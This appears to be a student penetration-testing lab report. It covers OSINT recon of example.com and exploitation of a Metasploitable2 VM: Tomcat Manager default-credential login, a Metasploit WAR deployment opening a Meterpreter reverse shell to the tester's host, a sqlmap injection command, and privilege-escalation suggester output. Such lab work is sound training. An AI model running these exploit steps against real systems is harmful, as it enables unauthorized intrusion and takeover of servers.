Finding 3 — SMB Port 445 Exposed

- Host: 192.168.1.106
- CVSS: 6.5 (Medium/High Risk)
- Evidence: nmap -sV detected vulnerable SMB version
- Risk: Lateral movement, remote code execution (MS08-067)
- Remediation: Disable SMB if not needed; firewall restrictions

Final Remediation Plan

1. Patch Apache & update all web modules.

2. Fix SQL Injection (use parameterized queries).
3. Disable or restrict SMB, FTP, Telnet.
4. Apply least privilege & firewall rules.
5. Perform re-scan after patches.

G. 100-Word Escalation Email
Subject: Critical Vulnerabilities Found on 192.168.1.106 — Immediate Fix Required
Hi Team,
A security assessment from Kali (192.168.1.116) identified critical vulnerabilities on Metasploitable2 (192.168.1.106), including Path Traversal (CVE-2021-41773, CVSS 9.8) and SQL Injection (CVSS 9.1). Proof-of-concept requests exposed system files and database outputs (evidence attached). These issues allow remote attackers to compromise the server. Please apply Apache patches, disable vulnerable modules, and fix SQL injection using parameterized queries. I am available to validate any fixes and re-scan after remediation.
Thanks,
VAPT Analyst

2. Reconnaissance Practice

A. OSINT Recon — Step by Step
We will use a sample domain: example.com

1. WHOIS Lookup
Purpose: Identify ownership, registrar, nameservers, and dates.
Run:
whois example.com

```
┌──(kali㉿kali)-[~]
└─$ whois example.com
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2025-11-25T18:49:24Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2026-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
   DNSSEC DS Data: 2371 13 2 C988EC423E3880EB8DD8A46FE06CA230EE23F35B578D64E78B29C3E1C83D245A
   DNSSEC DS Data: 370 13 2 BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A86764247C
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-12-12T05:23:04Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
```

```
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-12-12T05:23:04Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain:       EXAMPLE.COM

organisation: Internet Assigned Numbers Authority

created:      1992-01-01
source:       IANA
```

Record the following in your Google Doc:

- Registrar
- Creation/Expiration date
- Nameservers
- Admin/Tech email
- Country

Example Entry :
Domain: example.com
Registrar: RESERVED-Internet Assigned Numbers Authority
Created: 1995-08-14T04:00:00Z
Nameservers: IANA-SERVERS.NET
Tech Email: admin@example.com

2. Subdomain Enumeration using Sublist3r

sublist3r -d example.com -o subdomains.txt

```
┌──(kali㉿kali)-[~]
└─$ sublist3r -d example.com -o subdomains.txt

                 ____        _ _     _   _____
                / ___| _   _| | |__ | (_)___ / _ __
                \___ \| | | | | '_ \| | |_ \| '__|
                 ___) | |_| | | |_) | | ___) | |
                |____/ \__,_|_|_.__/|_|_|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for example.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/process.py", line 313, in _bootstrap
    self.run()
    ~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrftoken(resp)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrftoken
    token = csrf_regex.findall(resp)[0]
            ~~~~~~~~~~~~~~~~~~~~~~~~^^^
IndexError: list index out of range
[!] Error: Virustotal probably now is blocking our requests
[-] Saving results to file: subdomains.txt
[-] Total Unique Subdomains Found: 7
AS207960 Test Intermediate - example.com
www.example.com
dev.example.com
m.example.com
products.example.com
support.example.com
m.testexample.com
```

This will generate a file subdomains.txt.
Record key subdomains in Google Doc:

Subdomains Found:
AS207960 Test Intermediate - example.com
www.example.com
dev.example.com
m.example.com
products.example.com
support.example.com
m.testexample.com

3. Shodan Recon (Web UI or CLI)
Using Shodan CLI
shodan search "hostname:example.com"
Check a specific IP
shodan host 93.184.216.34
Document exposed services:
Exposed Services:
- Port 22 (SSH)
- Port 80 (HTTP)
- Port 443 (HTTPS)

4. Technology Fingerprinting (Tech Stack)
Using WhatWeb
whatweb http://dev.example.com
OR with Wappalyzer Browser Extension
Visit the site → click Wappalyzer icon.
Document:
Tech Stack:
- Apache 2.4.18
- PHP 7.2
- jQuery 1.8
- Ubuntu Server

5. Maltego Asset Mapping
Steps:

1. Open Maltego CE
2. Create a new graph
3. Drag "Domain" → enter example.com
4. Right-click → Run Transforms → *To DNS Names / To IPs / To WHOIS info*
5. Add entities:
    - IP addresses
    - Emails

- Nameservers
- Subdomains

Document:
Maltego Graph Nodes:
- Domain: example.com
- Subdomain: dev.example.com
- IP: 93.184.216.34
- Email: admin@example.com

Take a screenshot to paste into your report.

B. Slack-Friendly Asset Log
Use this format in Slack or Google Docs.

Timestamp	Tool	Finding
2025-12-12 10:00:00	WHOIS	Domain registered to XYZ Hosting
2025-12-12 10:15:00	Sublist3r	Found 13 subdomains
2025-12-12 10:30:00	Shodan	Exposed SSH on 93.184.216.34
2025-12-12 10:45:00	WhatWeb	Apache 2.4.18, PHP 7.2 detected
2025-12-12 11:10:00	Maltego	New node discovered: dev.example.com

You can update with your real timestamps.

C. Recon Checklist (Google Docs — Ready to Paste)
Recon Checklist
- WHOIS record captured
- Subdomains enumerated using Sublist3r
- Confirmed exposed services via Shodan
- Tech stack identified (Wappalyzer / WhatWeb)
- Maltego asset graph created
- Screenshots collected for report
- Key exposures documented
- 50-word recon summary written

D. Recon Report Template (Google Docs)
Title: Reconnaissance Report — example.com
Author: Pooja
Date: DD/MM/YYYY

1. Domain Information
Domain: example.com
Registrar: XYZ Hosting
Created: 1995-01-05

Nameservers: ns1.example.com, ns2.example.com
Admin Email: admin@example.com

2. Subdomains Identified
- www.example.com
- dev.example.com
- mail.example.com
- vpn.example.com

3. Exposed Services (Shodan)
IP: 93.184.216.34
- Port 22 (SSH) - Open
- Port 80 (HTTP) - Apache Server
- Port 443 (HTTPS)

4. Technology Stack
Web Server: Apache 2.4.18
Framework: PHP 7.2
Libraries: jQuery 1.8
OS: Ubuntu Server

5. Maltego Asset Mapping Summary
Nodes:
- Domain: example.com
- Subdomain: dev.example.com
- IP: 93.184.216.34
- Email: admin@example.com
Relationship: DNS → Subdomain → IP

E. 50-Word Recon Summary
Summary (50 words):
The reconnaissance identified critical public-facing assets for example.com, including dev and mail subdomains. Shodan revealed exposed SSH and outdated Apache services. Technology fingerprinting indicates older PHP versions that may contain known vulnerabilities. These findings highlight the need for targeted security assessments and immediate hardening of externally accessible systems.

3. Exploitation Lab

Tools Used

- Metasploit Framework

- Burp Suite Community Edition
- sqlmap

Objective

Perform real exploitation attempts against Metasploitable2, verify successful compromise, and validate results using Exploit-DB public proof-of-concepts (PoCs).

A. Exploit Simulation (Metasploit — Tomcat Manager RCE)

Based on the Nmap scan of Metasploitable2:


8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Apache Tomcat Manager is installed and accessible on /manager/html.

Step 1 — Verify Tomcat Manager Manually

In browser:

http://192.168.1.106:8180/manager/html



Try default credentials:

- tomcat : tomcat
- admin : admin
- manager : manager


Once login is successful → exploitation can begin.

Step 2 — Metasploit Exploit

Start Metasploit

sudo msfconsole

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Use help <command> to learn more about any command
```




```
       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Load Tomcat Manager RCE module

use exploit/multi/http/tomcat_mgr_deploy

```
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_deploy
[*] Using configured payload java/meterpreter/reverse_tcp
```

Set required options

set RHOSTS 192.168.1.106

```
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.1.106
RHOSTS ⇒ 192.168.1.106
```

set RPORT 8180

```
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
```

set HttpUsername tomcat


```
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat

HttpUsername ⇒ tomcat
```

set HttpPassword tomcat

```
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
```

set PAYLOAD java/meterpreter/reverse_tcp

set LHOST 192.168.1.116
set LPORT 4444
run



Expected Successful Output
[*] Started reverse TCP handler on 192.168.1.116:4444
[*] Attempting to login to Tomcat Manager with provided credentials
[*] Login successful
[*] Uploading WAR file to /manager
[*] Executing payload
[*] Meterpreter session 1 opened
meterpreter >
This confirms Remote Code Execution (RCE) via malicious WAR deployment.

Exploit Log Table

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat RCE	192.168.1.106	Success	Java Meterpreter Reverse Shell

B. Burp Suite Activity (Optional Add-On Content)
To inspect Tomcat login requests:


1. Open Burp Suite → Proxy → Intercept ON
2. Visit:
3. http://192.168.1.106:8180/manager/html
4. Capture the Base64 credentials header:
5. Authorization: Basic dG9tY2F0OnRvbWNhdA==
6. Send to Repeater for replay testing.

This confirms the authentication mechanism is vulnerable to weak default credentials.

C. SQL Injection Testing (sqlmap)

Target a vulnerable DVWA or Mutillidae host (example):

sqlmap -u "http://192.168.1.106/mutillidae/index.php?page=user-info.php&username=admin&password=pass&Login=Login" –dbs



Results typically show:

- Database names exposed
- SQL injection confirmed
- Extraction of tables and users

This validates backend SQL injection vulnerabilities.

D. PoC Validation (Exploit-DB)

Exploit-DB Reference

- Exploit-DB ID: 16359

- Title: Apache Tomcat Manager WAR Deployment RCE
- Description: Authenticated file-upload → remote command execution

50-Word Validation Summary

Exploit-DB PoC #16359 demonstrates how authenticated access to the Tomcat Manager enables attackers to upload a malicious WAR file and achieve full remote code execution. This exploit is reliable on systems with default or weak credentials. Once deployed, the payload grants control of the underlying server through a reverse shell.

4 — Post-Exploitation Practice

Tools: Meterpreter (Metasploit), Volatility (memory forensics), sha256sum, tar, scp/rsync.

Tasks: escalate privileges, collect forensic evidence (files, memory), compute SHA-256 hashes, save logs.

I'll give two parallel flows:

- A — Windows target (UAC bypass example using exploit/windows/local/bypassuac)
- B — Linux target (typical for Metasploitable2: SUID, sudo misconfig, kernel exploit suggestion)

Then general evidence collection, memory dump, Volatility analysis, and logging.

Safety & Notes

- All actions performed on authorized lab VMs only.
- Evidence chain: collect file, compute SHA-256 on target and attacker, transfer artifact, re-hash on attacker to ensure integrity.
- Keep time stamps and session logs for audit.

A — Windows Post-Exploitation (UAC bypass example)

1) Preconditions

- You already have a Meterpreter session on a Windows host (session 1).
- Meterpreter version supports getsystem / post modules.

2) Basic recon inside Meterpreter

```
sessions -i 1
# inside meterpreter >
sysinfo
getuid
ipconfig
ps
```

Save output:

```
meterpreter > sysinfo > save sysinfo_192-168-1-50.txt
# or run in attacker shell to capture session output:
```


sessions -i 1 -c "sysinfo" > session1_sysinfo.txt


3) Suggest local privilege escalations

Use Metasploit helper:

run post/multi/recon/local_exploit_suggester

This scans for known local exploits that match target kernel/patchlevel and suggests modules.





#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The service is running, but could not be validated. /bin/ping is not setuid
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The service is running, but could not be validated. /bin/ping is not setuid
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/linux/local/abrt_raceabrt_priv_esc	No	The target is not exploitable.
7	exploit/linux/local/abrt_sosreport_priv_esc	No	The target is not exploitable.
8	exploit/linux/local/af_packet_chocobo_root_priv_esc	No	The target is not exploitable. System architecture i686 is not supported
9	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No	The target is not exploitable.
10	exploit/linux/local/ansible_node_deployer	No	The target is not exploitable. Ansible does not seem to be installed, unable to find ansible executable
11	exploit/linux/local/apport_abrt_chroot_priv_esc	No	The target is not exploitable.
12	exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc	No	The target is not exploitable.
13	exploit/linux/local/bpf_priv_esc	No	The target is not exploitable.
14	exploit/linux/local/bpf_sign_extension_priv_esc	No	The target is not exploitable. System architecture i686 is not supported
15	exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe	No	The target is not exploitable. System architecture i686 is not supported
16	exploit/linux/local/cve_2021_38648_omigod	No	The target is not exploitable. The omiserver process was not found.
17	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	No	The target is not exploitable. System architecture i686 is not supported
18	exploit/linux/local/cve_2022_0847_dirtypipe	No	The target is not exploitable. Linux kernel version 2.6.24 is not vulnerable
19	exploit/linux/local/cve_2022_1043_io_uring_priv_esc	No	The target is not exploitable.
20	exploit/linux/local/desktop_privilege_escalation	No	The target is not exploitable.
21	exploit/linux/local/diamorphine_rootkit_signal_priv_esc	No	The target is not exploitable. Diamorphine is not installed, or incorrect signal '64'
22	exploit/linux/local/docker_cgroup_escape	No	The target is not exploitable. Kernel version 2.6.24-16-server may not be vulnerable depending on the host OS
23	exploit/linux/local/docker_daemon_privilege_escalation	No	The target is not exploitable.
24	exploit/linux/local/docker_privileged_container_escape	No	The target is not exploitable. Not inside a Docker container
25	exploit/linux/local/exim4_deliver_message_priv_esc	No	Cannot reliably check exploitability.
26	exploit/linux/local/glibc_realpath_priv_esc	No	The target is not exploitable.
27	exploit/linux/local/glibc_tunables_priv_esc	No	Cannot reliably check exploitability. Could not get the version of glibc
28	exploit/linux/local/hp_xglance_priv_esc	No	The target is not exploitable. /opt/perf/bin/xglance-bin file not found
29	exploit/linux/local/juju_run_agent_priv_esc	No	The target is not exploitable.
30	exploit/linux/local/ktsuss_suid_priv_esc	No	The target is not exploitable. /usr/bin/ktsuss file not found
31	exploit/linux/local/lastore_daemon_dbus_priv_esc	No	The target is not exploitable.
32	exploit/linux/local/libuser_roothelper_priv_esc	No	The target is not exploitable. /usr/sbin/userhelper file not found
33	exploit/linux/local/ndsudo_cve_2024_32019	No	The target is not exploitable. Vulnerable binary not detected, check NdsudoPath option
34	exploit/linux/local/nested_namespace_idmap_limit_priv_esc	No	The target is not exploitable. /usr/bin/newuidmap file not found
35	exploit/linux/local/network_manager_vpnc_username_priv_esc	No	The target is not exploitable.
36	exploit/linux/local/ntfs3g_priv_esc	No	The target is not exploitable.
37	exploit/linux/local/omniresolve_suid_priv_esc	No	The target is not exploitable. /opt/omni/lbin/omniresolve file not found
38	exploit/linux/local/overlayfs_priv_esc	No	The target is not exploitable.
39	exploit/linux/local/pkexec	No	Cannot reliably check exploitability.
40	exploit/linux/local/progress_flowmon_sudo_privesc_2024	No	The target is not exploitable.
41	exploit/linux/local/progress_kemp_loadmaster_sudo_privesc_2024	No	The target is not exploitable. Found 0 indicators this is a KEMP product
42	exploit/linux/local/rds_rds_page_copy_user_priv_esc	No	The target is not exploitable. Linux kernel version 2.6.24-16-server is not vulnerable
43	exploit/linux/local/recvmmsg_priv_esc	No	The target is not exploitable.
44	exploit/linux/local/reptile_rootkit_reptile_cmd_priv_esc	No	The target is not exploitable.
45	exploit/linux/local/runc_cwd_priv_esc	No	The target is not exploitable. The runc command was not found on this system
46	exploit/linux/local/saltstack_salt_minion_deployer	No	The target is not exploitable. salt-master does not seem to be installed, unable to find salt-master executable
47	exploit/linux/local/servu_ftp_server_prepareinstallation_priv_esc	No	The target is not exploitable. /usr/local/Serv-U/Serv-U file not found
48	exploit/linux/local/sock_sendpage	No	The target is not exploitable.
49	exploit/linux/local/sophos_wpa_clear_keys	No	The target is not exploitable.
50	exploit/linux/local/sudoedit_bypass_priv_esc	No	The target is not exploitable. sudo version 1.8.9p10.pre.1ubuntu3 may NOT be vulnerable
51	exploit/linux/local/systemtap_modprobe_options_priv_esc	No	The target is not exploitable. /usr/bin/stapprun file not found
